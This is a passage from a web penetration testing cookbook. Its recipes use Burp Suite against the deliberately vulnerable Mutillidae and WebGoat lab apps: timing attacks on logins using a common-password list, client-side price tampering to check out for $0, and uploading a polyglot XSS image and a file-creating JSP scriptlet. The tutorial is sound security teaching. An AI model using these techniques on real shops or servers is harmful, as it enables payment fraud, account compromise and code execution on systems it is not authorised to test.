Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; Server=b3dhc3BidCE=; PHPSESSID=krv6j60jmle33n5045ah65496c7
Connection: close
Upgrade-Insecure-Requests: 1
username=ed&password=$pentest$&login-php-submit-button=Login
```

Start attack

Add §

Clear §

Auto §

Refresh

- Also, remove the PHPSESSID token. Delete the value present in this token (the content following the equals sign) and leave it blank. This step is very important, because if you happen to leave this token in the requests, you will be unable to see the difference in the timings, since the application will think you are already logged in:

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; Server=b3dhc3BidCE=; PHPSESSID= [REDACTED]
Connection: close
Upgrade-Insecure-Requests: 1
username=ed&password=$pentest$&login-php-submit-button=Login
```

- Go to the Intruder | Payloads tab. Within the Payload Options [Simple list], we will add some invalid values by using a wordlist from wfuzz containing common passwords: wfuzz | wordlists | other | common_pass.txt:



Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

123456
1234567
12345678
123asdf
Admin
admin
administrator
asdf123

Add

Enter a new item

Add from list ...

9. Scroll to the bottom and uncheck the checkbox for Payload Encoding:



Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `.!<>?+&:,;"{}\\^``

10. Click the Start attack button. An attack results table appears. Let the attacks complete. From the attack results table, select Columns and check Response received. Check Response completed to add these columns to the attack results table:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets customized in different ways.

Payload set: 1

Payload type: Simple list

Payload Options [Simple]

This payload type lets you configure a simple list of items.

Paste: x0000
ffffff
ddddd
wwww

Load ... Remove Clear

Add Enter a new item

Add from list ...

Payload Processing

You can define rules to perform various actions on the payload.

Add Enabled Run Finished

Intruder attack 1

Attack Save Columns

Results Time Options

Filter: Showing 1 row

Request ▲

	Status	Error	Timeout	Length	Comment
0	302	<input type="checkbox"/>	<input type="checkbox"/>	50892	
1	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	
2	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	
3	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	
4	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	

11. Analyze the results provided. Though not obvious on every response, note the delay when an invalid password is used such as administrator. The Response received timing is 156, but the Response completed timing is 166. However, the valid password of pentest (only 302) receives an immediate response: 50 (received), and 50 (completed):

Request	Payload	Status	Response received	Response completed	Error	Timeout	Length	
0		302	50	50			50950	
1		200	31	31			50820	
2	123456	200	48	48			50820	
3	1234567	200	83	83			50820	
4	12345678	200	139	139			50820	
5	123asdf	200	130	133			50820	
7	admin	200	129	129			50820	
6	Admin	200	170	171			50820	
8	administrator	200	156	166			50820	
10	backup	200	130	141			50820	

How it works...

Information leakage can occur when processing error messages or invalid coding paths takes longer than valid code paths. Developers must ensure the business logic does not give away such clues to attackers.

Testing for the circumvention of work flows

Shopping cart to payment gateway interactions must be tested by web app penetration testers to ensure the workflow cannot be performed out of sequence. A payment should never be made unless a verification of the cart contents is checked on the server-side first. In the event this check is missing, an attacker can change the price, quantity, or both, prior to the actual purchase.

Getting ready

Using the OWASP WebGoat application and Burp, we will exploit a business logic design flaw in which there is no server-side validation prior to a purchase.

How to do it...

1. Ensure the owaspbwa VM is running. Select the OWASP WebGoat application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. After you click the OWASP WebGoat link, you will be prompted for login credentials. Use these credentials: User Name: guest; password: guest.
3. After authentication, click the Start WebGoat button to access the application exercises.
4. Click AJAX Security | Insecure Client Storage from the left-hand menu. You are presented with a shopping cart:



Choose another language: English

Insecure Client Storage

OWASP WebGoat v5.4 [◀ Hints](#) [▶ Show Params](#) [Show Cookies](#) [Lesson Plan](#) [Show Java](#) [Solution](#)

Introduction
General
Access Control Flaws

AJAX Security
[Same Origin Policy Protection](#)
[LAB: DOM-Based cross-site scripting](#)
[LAB: Client Side Filtering](#)
[DOM Injection](#)
[XML Injection](#)
[JSON Injection](#)
[Silent Transactions Attacks](#)
[Dangerous Use of Eval](#)
[Insecure Client Storage](#)

Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos

[Restart this Lesson](#)

STAGE 1: For this exercise, your mission is to discover a coupon code to receive an unintended discount.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	0	\$0.00
Dynex - Traditional Notebook Case	\$27.99	0	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	0	\$0.00
3 - Year Performance Service Plan \$1000 and Over	\$299.99	0	\$0.00

Total before coupon is applied: \$0.00


Total to be charged to your credit card: \$0.00

Enter your credit card number:

Enter your coupon code:

ASPECT SECURITY
Application Security Experts

5. Switch to Burp's **Proxy | HTTP history** tab, Click the Filter button, and ensure your Filter by MIME type section includes Script. If Script is not checked, be sure to check it now:



6. Return to the Firefox browser with WebGoat and specify a quantity of 2 for the Hewlett-Packard - Pavilion Notebook with Intel Centrino item:

STAGE 1: For this exercise, your mission is to discover a coupon code to receive an unintended discount.

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	0	\$0.00
Dynex - Traditional Notebook Case	\$27.99	0	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	2	\$3,199.98
3 - Year Performance Service Plan \$1000 and Over	\$299.99	0	\$0.00

Total before coupon is applied: \$3,199.98

Total to be charged to your credit card: \$3,199.98

Enter your credit card number: 4128 3214 0002 1999

Enter your coupon code:

Purchase

7. Switch back to Burp's **Proxy | HTTP history** tab and notice the JavaScript (*.js) files associated with the change you made to the quantity. Note a script called `clientSideValidation.js`. Make sure the status code is 200 and not 304 (not modified). Only the 200 status code will show you the source code of the script:

203	http://192.168.56.101	GET	/WebGoat/attack?Screen=119&menu=400	✓	200	34155	HTML	Insecure Client Storage
208	http://192.168.56.101	GET	/WebGoat/javascript/javascript.js		304	229	script	js
209	http://192.168.56.101	GET	/WebGoat/javascript/menu_system.js		304	230	script	js
210	http://192.168.56.101	GET	/WebGoat/javascript/toggle.js		304	230	script	js
211	http://192.168.56.101	GET	/WebGoat/javascript/makeWindow.js		304	229	script	js
212	http://192.168.56.101	GET	/WebGoat/javascript/lessonNav.js		304	230	script	js
213	http://192.168.56.101	GET	/WebGoat/javascript/clientSideValidation.js		200	3325	script	js

8. Select the `clientSideValidation.js` file and view its source code in the Response tab.
9. Note that coupon codes are hard-coded within the JavaScript file. However, used literally as they are, they will not work:

Screenshot of the OWASP ZAP proxy tool interface showing a captured request for 'WebGoat/javascript/clientSideValidation.js'. The request is a GET method with status 200, length 3325, and MIME type script (js). The response body contains a JavaScript file with several coupon codes highlighted by a red box.

```

HTTP/1.1 200 OK
Date: Sun, 09 Sep 2018 17:28:02 GMT
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
Accept-Ranges: bytes
ETag: W/"2946-1438572894000"
Last-Modified: Mon, 03 Aug 2015 03:34:54 GMT
Content-Type: text/javascript
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 2946
Connection: close

var coupons = ["nvojubmq",
"emph",
"sfrmjt",
"faopsc",
"fopttfsq",
"pxuttfsq"];

function isValidCoupon(coupon) {
    coupon = coupon.toUpperCase();
    for(var i=0; i<coupons.length; i++) {
        decrypted = decrypt(coupons[i]);
        if(coupon == decrypted){
            ajaxFunction(coupon);
            return true;
        }
    }
    return false;
}

```

- Keep looking at the source code and notice there is a `decrypt` function found in the JavaScript file. We can test one of the coupon codes by sending it through this function. Let's try this test back in the Firefox browser:

```
function decrypt(code){  
    code = code.toUpperCase();  
    alpha = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";  
    caesar = '';  
    for (i = code.length ;i >= 0;i--){  
        for (j = 0;j<alpha.length;j++){  
            if(code.charAt(i) == alpha.charAt(j)){  
                caesar = caesar + alpha.charAt((j+(alpha.length-1))%alpha.length);  
            }  
        }  
    }  
    return caesar;  
}
```

11. In the browser, bring up the developer tools (*F12*) and go to the Console tab. Paste into the console (look for the `>>` prompt) the following command:

```
decrypt('emph');
```

12. You may use this command to call the `decrypt` function on any of the coupon codes declared within the array:

Introduction
General
Access Control Flaws
AJAX Security
[Same Origin Policy Protection](#)
[LAB: DOM-Based cross-site scripting](#)
[LAB: Client Side Filtering](#)
[DOM Injection](#)
[XML Injection](#)
[JSON Injection](#)
[Silent Transactions Attacks](#)
[Dangerous Use of Eval](#)
[Insecure Client Storage](#)
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication

Solution Videos


STAGE 1: For this exercise, your mission is to discount.

* **Keep looking for the coupon code.**

Shopping Cart Items -- To Buy Now

Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry
Dynex - Traditional Notebook Case
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™
3 - Year Performance Service Plan \$1000 and Over

Total before coupon is applied:



13. After pressing *Enter*, you will see the coupon code is decrypted to the word GOLD:

The screenshot shows a browser's developer tools interface with the 'Console' tab selected. The output window contains the following text:

```
>> decrypt('emph');
← "GOLD"
```

14. Place the word GOLD within the Enter your coupon code box. Notice the amount is now much less. Next, click the Purchase button:

STAGE 1: For this exercise, your mission is to discover a coupon code to receive an unintended discount.

* Keep looking for the coupon code.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	0	\$0.00
Dynex - Traditional Notebook Case	\$27.99	0	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	2	\$3,199.98
3 - Year Performance Service Plan \$1000 and Over	\$299.99	0	\$0.00

Total before coupon is applied: \$3,199.98

Total to be charged to your credit card: \$1,599.99

Enter your credit card number:

4128 3214 0002 1999

Enter your coupon code:

GOLD


Purchase

15. We receive confirmation regarding stage 1 completion. Let's now try to get the purchase for free:

STAGE 2: Now, try to get your entire order for free.

*** Stage 1 completed.**

16. Switch to Burp's **Proxy | Intercept** tab and turn Interceptor on with the button **Intercept is on**.
17. Return to Firefox and press the **Purchase** button. While the request is paused, modify the \$1,599.99 amount to \$0.00. Look for the GRANDTOT parameter to help you find the grand total to change:



```
POST /WebGoat/attack?Screen=11&menu=400 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/WebGoat/attack?Screen=11&menu=400
Content-Type: application/x-www-form-urlencoded
Content-Length: 243
Cookie: JSESSIONID=CD7B30EBA55C7556E08COA8E4736AC04; acopenidivids=swingset,jotto,phplib2,redmine; acgroupswithpersist=nada
Authorization: Basic Z3Vlcl3QEZ3Vlcl3Q=
Connection: close
Upgrade-Insecure-Requests: 1
PRC1=12469.99&QTY1=0&TOT1=%240.00&PRC2=%2427.99&QTY2=0&TOT2=%240.00&PRC3=%241599.99&QTY3=2&TOT3=%24312199.98&PRC4=%24299.99&QTY4=0&TOT4=%240.00&SUBTOT=%24312199.98&GRANDTOT=%240.00&field2=41C8+3C14+000C+1999&field1=GOLD&SUBMIT=Purchase
```

18. Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to Intercept is off.
19. You should receive a success message. Note the total charged is now \$0.00:

Choose another language: English ▾

Logout ?

Insecure Client Storage

OWASP WebGoat v5.4

◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

Introduction

General

Access Control Flaws

AJAX Security

[Same Origin Policy Protection](#)

[LAB: DOM-Based cross-site scripting](#)

[LAB: Client Side Filtering](#)

[DOM Injection](#)

[XML Injection](#)

[JSON Injection](#)

[Silent Transactions Attacks](#)

[Dangerous Use of Eval](#)



[Insecure Client Storage](#)

Authentication Flaws

Buffer Overflows

Code Quality

Concurrency

Cross-Site Scripting (XSS)

Improper Error Handling

Injection Flaws

Denial of Service

Insecure Communication

Insecure Configuration

Insecure Storage

Malicious Execution

Parameter Tampering

Session Management Flaws

Web Services

Admin Functions

Challenge

Solution Videos

[Restart this Lesson](#)

STAGE 2: Now, try to get your entire order for free.

* Congratulations. You have successfully completed this lesson.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	0	\$0.00
Dynex - Traditional Notebook Case	\$27.99	0	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	2	\$3,199.98
3 - Year Performance Service Plan \$1000 and Over	\$299.99	0	\$0.00

Total before coupon is applied: \$3,199.98

Total to be charged to your credit card: \$0.00

Enter your credit card number: 4128 3214 0002 1999

Enter your coupon code: GOLD

Purchase

How it works...

Due to a lack of server-side checking for both the coupon code as well as the grand total amount prior to charging the credit card, we are able to circumvent the prices assigned and set our own prices instead.

Uploading malicious files – polyglots

Polyglot is a term defined as something that uses several languages. If we carry this concept into hacking, it means the creation of a **cross-site scripting (XSS)** attack vector by using different languages as execution points. For example, attackers can construct valid images and embed JavaScript with them. The placement of the JavaScript payload is usually in the comments section of an image. Once the image is loaded in a browser, the XSS content may execute, depending upon the strictness of the content-type declared by the web server and the interpretation of the content-type by the browser.

Getting ready

- Download a JPG file containing a cross-site scripting vulnerability from the PortSwigger blog page: <https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs>
 - Here is a direct link to the polyglot image: <http://portswigger-labs.net/polyglot/jpeg/xss.jpg>
- Using the OWASP WebGoat file upload functionality, we will plant an image into the application that contains an XSS payload.

How to do it...

1. Ensure the owaspbwa VM is running. Select the OWASP WebGoat application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. After you click the OWASP WebGoat link, you will be prompted for login credentials. Use these credentials: username: guest; password: guest.
3. After authentication, click the Start WebGoat button to access the application exercises.
4. Click **Malicious Execution | Malicious File Execution** from the left-hand menu. You are presented with a file upload functionality page. The instructions state that only images are allowed for upload:

Internationalization is not available for this lesson

Logout ?

Malicious File Execution

OWASP WebGoat v5.4

< Hints > Show Params Show Cookies Lesson Plan Show Java Solution

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
[Malicious File Execution](#)
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos

Restart this Lesson

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File Execution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt

Once you have created this file, you will pass the lesson.

WebGoat Image Storage

Your current image:

No image uploaded

Upload a new image: No file selected.

Created by Chuck
Willis



- Browse to the location where you saved the `xss.jpg` image that you downloaded from the PortSwigger blog page mentioned at the beginning of this recipe.
- The following screenshot shows how the image looks. As you can see, it is difficult to detect any XSS vulnerability contained within the image. It is hidden from plain view.
- Click the **Browse** button to select the `xss.jpg` file:

Logout ?

Malicious File Execution

OWASP WebGoat v5.4

[Hints](#) [Show Params](#) [Show Cookies](#) [Lesson Plan](#) [Show Java](#) [Solution](#)

[Introduction](#)
[General](#)
[Access Control Flaws](#)
[AJAX Security](#)
[Authentication Flaws](#)
[Buffer Overflows](#)
[Code Quality](#)
[Concurrency](#)
[Cross-Site Scripting \(XSS\)](#)
[Improper Error Handling](#)
[Injection Flaws](#)
[Denial of Service](#)
[Insecure Communication](#)
[Insecure Configuration](#)
[Insecure Storage](#)
[Malicious Execution](#)

[Malicious File Execution](#)

[Parameter Tampering](#)
[Session Management Flaws](#)
[Web Services](#)
[Admin Functions](#)
[Challenge](#)

Solution Videos

Restart this Lesson

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File Execution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

```
/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt
```

Once you have created this file, you will pass the lesson.

WebGoat Image Storage

Your current image:

No image uploaded

Upload a new image: `xss.jpg`

Created by Chuck Willis **MANDIANT**[®]
INTELLIGENT INFORMATION SECURITY

OWASP Foundation | Project WebGoat | Report Bug

- Switch to Burp's **Proxy | Options**. Make sure you are capturing **Client responses** and have the following settings enabled. This will allow us to capture HTTP responses modified or intercepted:

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules: *Master interception is turned off*

Add	Enabled	Operator	Match type	Relationship	Condition
	<input checked="" type="checkbox"/>		Content type header	Matches	text
	<input checked="" type="checkbox"/>	Or	Request	Was modified	
	<input checked="" type="checkbox"/>	Or	Request	Was intercepted	
	<input type="checkbox"/>	And	Status code	Does not match	^304\$
	<input type="checkbox"/>	And	URL	Is in target scope	

Automatically update Content-Length header when the response is edited

9. Switch to Burp's **Proxy | Intercept** tab. Turn Interceptor on with the button Intercept is on.
 10. Return to the Firefox browser, and click the **Start Upload** button. The message should be paused within Burp's Interceptor.

11. Within the Intercept window while the request is paused, type Burp rocks into the search box at the bottom. You should see a match in the middle of the image. This is our polyglot payload. It is an image, but it contains a hidden XSS script within the comments of the image:

12. Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to Intercept is off.
13. Using Notepad or your favorite text editor, create a new file called poly.jsp, and write the following code within the file:

```
<HTML>
```

```
<% java.io.File file = new  
java.io.File("/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt");  
  
file.createNewFile();%>
```

```
</HTML>
```

14. Return to the **Malicious File Execution** page, and browse to the poly.jsp file you created, and then click the **Start Upload** button. The poly.jsp is a Java Server Pages file that is executable on this web server. Following the instructions, we must create a guest.txt file in the path provided. This code creates that file in JSP scriptlet tag code:

[Solution Videos](#)[Restart this Lesson](#)

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File Execution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt

Once you have created this file, you will pass the lesson.

WebGoat Image Storage

Your current image: 

Upload a new image: poly.jsp

Created by Chuck Willis 
INTELLIGENT INFORMATION SECURITY

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

15. Right-click the unrecognized image, and select **Copy Image Location**.
16. Open a new tab within the same Firefox browser as WebGoat, and paste the image location in the new tab. Press *Enter* to execute the script, and give the script a few seconds to run in the background before moving to the next step.
17. Flip back to the first tab, *F5*, to refresh the page, and you should receive the successfully completed message. If your script is running slowly, try uploading the poly.jsp on the upload page again. The success message should appear:

Malicious File Execution

OWASP WebGoat v5.4

< Hints > Show Params Show Cookies Lesson Plan Show Java Solution

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution

Malicious File Execution

Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos

[Restart this Lesson](#)

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File Execution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt

Once you have created this file, you will pass the lesson.

*** Congratulations. You have successfully completed this lesson.**

WebGoat Image Storage



Your current image:

Upload a new image: No file selected.

Created by Chuck Willis 
INTELLIGENT INFORMATION SECURITY

How it works...

Due to unrestricted file upload vulnerability, we can upload a malicious file such as a polyglot without detection from the web server. Many sites allow images to be uploaded, so developers must ensure such images do not carry XSS payloads within them. Protection in this area can be in the form of magic number checks or special proxy servers screening all uploads.

There's more...

To read more about polyglots, please refer to the Portswigger blog: <https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs>.

Evaluating Input Validation Checks

In this chapter, we will cover the following recipes:

- Testing for reflected cross-site scripting
- Testing for stored cross-site scripting
- Testing for HTTP verb tampering
- Testing for HTTP Parameter Pollution
- Testing for SQL injection
- Testing for command injection

Introduction

Failure to validate any input received from the client before using it in the application code is one of the most common security vulnerabilities found in web applications. This flaw is the source for major security issues, such as SQL injection and **cross-site scripting (XSS)**. Web-penetration testers must evaluate and determine whether any input is reflected back or executed upon by the application. We'll learn how to use Burp to perform such tests.

Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

Testing for reflected cross-site scripting

Reflected cross-site scripting occurs when malicious JavaScript is injected into an input field, parameter, or header and, after returning from the web server, is executed within the browser. Reflected XSS occurs when the execution of the JavaScript reflects in the browser only and is not a permanent part of the web page. Penetration testers need to test all client values sent to the web server to determine whether XSS is possible.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application protects against reflected **cross-site scripting (XSS)**.

How to do it...

- From the OWASP Mutilliae II menu, select Login by navigating to OWASP 2013 | A3 - Cross Site Scripting (XSS) | Reflected (First Order) | Pen Test Tool Lookup:

The screenshot shows the OWASP Mutilliae II interface. At the top, there's a navigation bar with links like Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. Below the navigation bar is a dropdown menu titled "Pen Test Tool Lookup". The dropdown lists categories from OWASP 2013, OWASP 2010, and OWASP 2007, each with sub-options. For example, under OWASP 2013, there are "A1 - Injection (SQL)" and "A1 - Injection (Other)". Under Web Services, there are "A3 - Cross Site Scripting (XSS)", "Reflected (First Order)", "DNS Lookup", "A4 - Insecure Direct Object", and "Persistent (Second Order)".

- Select a tool from the drop-down listing and click the Lookup Tool button. Any value from the drop-down list will work for this recipe:

The screenshot shows the "Pen Test Tool Lookup" page. It has a header with "Pen Test Tool Lookup" and navigation buttons for "Back" (with a blue arrow icon) and "Help Me!" (with a red button icon). Below the header is a "Hints" button with a downward arrow icon. The main content area is titled "Pen Test Tools" and contains a "Select Pen Test Tool" button. A dropdown menu labeled "Pen Test Tool" shows the value "Skipfish". At the bottom is a "Lookup Tool" button.

3. Switch to Burp Proxy | HTTP history and find the HTTP message you just created by selecting the lookup tool. Note that in the request is a parameter called `ToolID`. In the following example, the value is 16:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Headers Analyzer XSS Validator

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
54	http://192.168.56.101	POST	/mutillidae/index.php?page=pen-test-tool-lookup.php	✓		200	50868	HTML	.php

Request Response

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=pen-test-tool-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

ToolID=16 pen-test-tool-lookup-php-submit-button=Lookup+Tool

4. Flip over to the Response tab and note the JSON returned from the request. You can find the JavaScript function in the response more easily by typing PenTest in the search box at the bottom. Note that the tool_id is reflected in a response parameter called toolIDRequested. This may be an attack vector for XSS:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length
54	http://192.168.56.101	POST	/mutilidae/index.php?page=pen-test-tool-lookup.php	✓		200	5086

Request Response

Raw Headers Hex HTML Render

```

var gUseSafeJSONParser = "FALSE";
var gUseJavaScriptValidation = "FALSE";
var gDisplayError = "FALSE";
var gPenTestToolsJSONString = '{"query": {"toolIDRequested": "16", "penTestTools": [{"tool_id": "16", "tool_name": "Query Tool", "comment": "The Domain Information Groper is prefered on Linux over NSLookup and provides more informative output. DIG can perform zone transfers if the DNS server allows transfers."}]}}'
var addRow = function(pRowOfData){
    try{
        var lDocRoot = window.document;
